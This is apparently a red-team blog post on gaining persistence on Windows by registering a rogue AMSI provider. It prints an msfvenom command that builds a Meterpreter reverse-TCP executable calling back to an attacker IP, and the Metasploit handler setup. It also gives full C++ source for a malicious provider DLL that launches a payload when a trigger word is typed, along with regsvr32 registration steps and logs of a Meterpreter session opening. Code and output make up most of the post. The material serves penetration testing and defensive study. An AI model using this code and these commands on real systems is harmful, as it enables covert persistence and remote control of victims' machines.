Persistence – AMSI


pentestlab.blog/category/red-team/page/32

May 17, 2021

AMSI (Antimalware Scan Interface) is a vendor agnostic interface which can communicate with the endpoint in order to prevent execution of malware. The scan performed by the endpoint is signature based and therefore could be bypassed trivially via multiple methods prior to any script execution as it has been described by Pentest Laboratories. However it is feasible outside of execution of arbitrary scripts to abuse AMSI by registering a provider for persistence in the event that an elevated account has been compromised.

The Metasploit Framework "*msfvenom*" can be used to generate a payload that will be executed when the trigger word is typed in PowerShell console.

```
sudo msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=<IP> LPORT=<Port> -f
exe > /home/kali/pentestlab.exe
```




```
┌──(kali㉿kali)-[~]
└─$ sudo msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.0.3 LPORT
=4444 -f exe > /home/kali/pentestlab.exe
[sudo] password for kali:
[-] No platform was selected, choosing Msf::Module::Platform::Windows from th
e payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes


┌──(kali㉿kali)-[~]
└─$ 
```

Payload Generation

Metasploit "*handler*" module can be configured to capture the payload that will be executed.

```
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set LHOST <IP>
set LPORT <Port>
run
```



```
        ;0MMMMMMMMMMMMMMMMo.          +:+
          .dNMMMMMMMMMMMMMo          +#++:++#+
             'oOWMMMMMMMMMo              +:+
                 .,cdkO0K;        :+:    :+:
                                  ::::::::+:
                       Metasploit

       =[ metasploit v6.0.30-dev                          ]
+ -- --=[ 2099 exploits - 1129 auxiliary - 357 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: To save all commands executed since start up
to a file, use the makerc command

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.0.3
LHOST => 10.0.0.3
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.0.3:4444
```

Metasploit Handler

Microsoft has provided the code for implementing a sample AMSI provider. Originally this technique was discovered by b4rtik has published and the modified Microsoft code has been released in his blog. However a GitHub repository was created as some of the required headers were missing and some functions were not defined. The following code represents the fake AMSI provider which upon execution of the trigger will open calc.exe.


```
#include "stdafx.h"
#include <process.h>
#include <subauth.h>
#include <strsafe.h>
#include <amsi.h>
#include <windows.h>
#include <wrl/module.h>

using namespace Microsoft::WRL;

HMODULE g_currentModule;

typedef void (NTAPI* _RtlInitUnicodeString)(
        PUNICODE_STRING DestinationString,
        PCWSTR SourceString
        );

typedef NTSYSAPI BOOLEAN(NTAPI* _RtlEqualUnicodeString)(
        PUNICODE_STRING String1,
        PUNICODE_STRING String2,
        BOOLEAN CaseInsetive
        );

DWORD WINAPI MyThreadFunction(LPVOID lpParam);
void ErrorHandler(LPTSTR lpszFunction);

BOOL APIENTRY DllMain(HMODULE module, DWORD reason, LPVOID reserved)
{
        switch (reason)
        {
        case DLL_PROCESS_ATTACH:
                g_currentModule = module;
                DisableThreadLibraryCalls(module);
                Module<InProc>::GetModule().Create();
                break;

        case DLL_PROCESS_DETACH:
                Module<InProc>::GetModule().Terminate();
                break;
        }
        return TRUE;
}

#pragma region COM server boilerplate
HRESULT WINAPI DllCanUnloadNow()
{
        return Module<InProc>::GetModule().Terminate() ? S_OK : S_FALSE;
}

STDAPI DllGetClassObject(_In_ REFCLSID rclsid, _In_ REFIID riid, _Outptr_ LPVOID
FAR* ppv)
{
        return Module<InProc>::GetModule().GetClassObject(rclsid, riid, ppv);
}
#pragma endregion
```

```
class
        DECLSPEC_UUID("2E5D8A62-77F9-4F7B-A90C-2744820139B2")
        PentestlabAmsiProvider : public
RuntimeClass<RuntimeClassFlags<ClassicCom>, IAntimalwareProvider, FtmBase>
{
public:
        IFACEMETHOD(Scan)(_In_ IAmsiStream * stream, _Out_ AMSI_RESULT * result)
override;
        IFACEMETHOD_(void, CloseSession)(_In_ ULONGLONG session) override;
        IFACEMETHOD(DisplayName)(_Outptr_ LPWSTR * displayName) override;

private:
        LONG m_requestNumber = 0;
};


HRESULT PentestlabAmsiProvider::Scan(_In_ IAmsiStream* stream, _Out_ AMSI_RESULT*
result)
{
        _RtlInitUnicodeString RtlInitUnicodeString =
(_RtlInitUnicodeString)GetProcAddress(GetModuleHandle(L"ntdll.dll"),
"RtlInitUnicodeString");
        _RtlEqualUnicodeString RtlEqualUnicodeString =
(_RtlEqualUnicodeString)GetProcAddress(GetModuleHandle(L"ntdll.dll"),
"RtlEqualUnicodeString");

        UNICODE_STRING myTriggerString1;
        RtlInitUnicodeString(&myTriggerString1, L"pentestlab");

        UNICODE_STRING myTriggerString2;
        RtlInitUnicodeString(&myTriggerString2, L"\"pentestlab\"");

        UNICODE_STRING myTriggerString3;
        RtlInitUnicodeString(&myTriggerString3, L"'pentestlab'");

        ULONG actualSize;
        ULONGLONG contentSize;
        if (!SUCCEEDED(stream->GetAttribute(AMSI_ATTRIBUTE_CONTENT_SIZE,
sizeof(ULONGLONG), reinterpret_cast<PBYTE>(&contentSize), &actualSize)) &&
                actualSize == sizeof(ULONGLONG))
        {
                *result = AMSI_RESULT_NOT_DETECTED;

                return S_OK;
        }

        PBYTE contentAddress;
        if (!SUCCEEDED(stream->GetAttribute(AMSI_ATTRIBUTE_CONTENT_ADDRESS,
sizeof(PBYTE), reinterpret_cast<PBYTE>(&contentAddress), &actualSize)) &&
                actualSize == sizeof(PBYTE))
        {
                *result = AMSI_RESULT_NOT_DETECTED;

                return S_OK;
        }
        if (contentAddress)
        {
                if (contentSize < 50)
                {
                        UNICODE_STRING myuni;
                        myuni.Buffer = (PWSTR)contentAddress;
                        myuni.Length = (USHORT)contentSize;
                        myuni.MaximumLength = (USHORT)contentSize;

                        if (RtlEqualUnicodeString(&myTriggerString1, &myuni, TRUE)
|| RtlEqualUnicodeString(&myTriggerString2, &myuni, TRUE) ||
RtlEqualUnicodeString(&myTriggerString3, &myuni, TRUE))
                        {

                                DWORD thId;
                                CreateThread(NULL, 0, MyThreadFunction, NULL, 0,
&thId);
                        }
                }
        }

        *result = AMSI_RESULT_NOT_DETECTED;

        return S_OK;
}

void PentestlabAmsiProvider::CloseSession(_In_ ULONGLONG session)
{

}

HRESULT PentestlabAmsiProvider::DisplayName(_Outptr_ LPWSTR* displayName)
{
        *displayName = const_cast<LPWSTR>(L"Sample AMSI Provider");
        return S_OK;
}

CoCreatableClass(PentestlabAmsiProvider);

DWORD WINAPI MyThreadFunction(LPVOID lpParam)
{
        system("c:\\Windows\\System32\\calc.exe");

        return 0;
}


#pragma region Install / uninstall

HRESULT SetKeyStringValue(_In_ HKEY key, _In_opt_ PCWSTR subkey, _In_opt_ PCWSTR
valueName, _In_ PCWSTR stringValue)
{
        LONG status = RegSetKeyValue(key, subkey, valueName, REG_SZ, stringValue,
(wcslen(stringValue) + 1) * sizeof(wchar_t));
        return HRESULT_FROM_WIN32(status);
```

```
}

STDAPI DllRegisterServer()
{
        wchar_t modulePath[MAX_PATH];
        if (GetModuleFileName(g_currentModule, modulePath, ARRAYSIZE(modulePath))
>= ARRAYSIZE(modulePath))
        {
                return E_UNEXPECTED;
        }

        wchar_t clsidString[40];
        if (StringFromGUID2(__uuidof(PentestlabAmsiProvider), clsidString,
ARRAYSIZE(clsidString)) == 0)
        {
                return E_UNEXPECTED;
        }

        wchar_t keyPath[200];
        HRESULT hr = StringCchPrintf(keyPath, ARRAYSIZE(keyPath),
L"Software\\Classes\\CLSID\\%ls", clsidString);
        if (FAILED(hr)) return hr;

        hr = SetKeyStringValue(HKEY_LOCAL_MACHINE, keyPath, nullptr,
L"PentestlabAmsiProvider");
        if (FAILED(hr)) return hr;

        hr = StringCchPrintf(keyPath, ARRAYSIZE(keyPath),
L"Software\\Classes\\CLSID\\%ls\\InProcServer32", clsidString);
        if (FAILED(hr)) return hr;

        hr = SetKeyStringValue(HKEY_LOCAL_MACHINE, keyPath, nullptr, modulePath);
        if (FAILED(hr)) return hr;

        hr = SetKeyStringValue(HKEY_LOCAL_MACHINE, keyPath, L"ThreadingModel",
L"Both");
        if (FAILED(hr)) return hr;

        // Register this CLSID as an anti-malware provider.
        hr = StringCchPrintf(keyPath, ARRAYSIZE(keyPath),
L"Software\\Microsoft\\AMSI\\Providers\\%ls", clsidString);
        if (FAILED(hr)) return hr;

        hr = SetKeyStringValue(HKEY_LOCAL_MACHINE, keyPath, nullptr,
L"PentestlabAmsiProvider");
        if (FAILED(hr)) return hr;

        return S_OK;
}

STDAPI DllUnregisterServer()
{
        wchar_t clsidString[40];
        if (StringFromGUID2(__uuidof(PentestlabAmsiProvider), clsidString,
ARRAYSIZE(clsidString)) == 0)
        {
                return E_UNEXPECTED;
        }

        // Unregister this CLSID as an anti-malware provider.
        wchar_t keyPath[200];
        HRESULT hr = StringCchPrintf(keyPath, ARRAYSIZE(keyPath),
L"Software\\Microsoft\\AMSI\\Providers\\%ls", clsidString);
        if (FAILED(hr)) return hr;
        LONG status = RegDeleteTree(HKEY_LOCAL_MACHINE, keyPath);
        if (status != NO_ERROR && status != ERROR_PATH_NOT_FOUND) return
HRESULT_FROM_WIN32(status);

        // Unregister this CLSID as a COM server.
        hr = StringCchPrintf(keyPath, ARRAYSIZE(keyPath),
L"Software\\Classes\\CLSID\\%ls", clsidString);
        if (FAILED(hr)) return hr;
        status = RegDeleteTree(HKEY_LOCAL_MACHINE, keyPath);
        if (status != NO_ERROR && status != ERROR_PATH_NOT_FOUND) return
HRESULT_FROM_WIN32(status);

        return S_OK;
}
#pragma endregion
```

The AMSI Provider can be registered with the system with the regsvr32 utility.

```
regsvr32 AmsiProvider.dll
```




```
Microsoft Windows [Version 10.0.19042.631]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\Public

C:\Users\Public>regsvr32 AmsiProvider.dll

C:\Users\Public>
```

DllRegisterServer in AmsiProvider.dll succeeded.

Register Malicious AMSI Provider

The following registry key will contain the arbitrary AMSI provider.

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\AMSI\Providers
```




```
Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\AMSI\Providers\{2E5D8A62-77F9-4F7B-A90C-2744820139B2}
```

Name	Type	Data
(Default)	REG_SZ	PentestlabAmsiProvider

AMSI Provider – Registry


When the keyword is passed on a PowerShell console the target payload will executed and a connection will received back to the Command and Control server.

```
"pentestlab"
```



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\pentestlab> "pentestlab"
pentestlab
PS C:\Users\pentestlab>
```


Persistence – AMSI Provider Trigger



```
                          :::::::+:
                    Metasploit

       =[ metasploit v6.0.30-dev                          ]
+ -- --=[ 2099 exploits - 1129 auxiliary - 357 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: To save all commands executed since start up
to a file, use the makerc command

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.0.3
LHOST => 10.0.0.3
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.0.3:4444
[*] Sending stage (200262 bytes) to 10.0.0.5
[*] Meterpreter session 1 opened (10.0.0.3:4444 -> 10.0.0.5:63354) at 2021-05
-15 10:11:05 -0400

meterpreter >
```

Persistence – AMSI Provider Meterpreter

YouTube



Watch Video At: https://youtu.be/CbbkwZFiGm4

References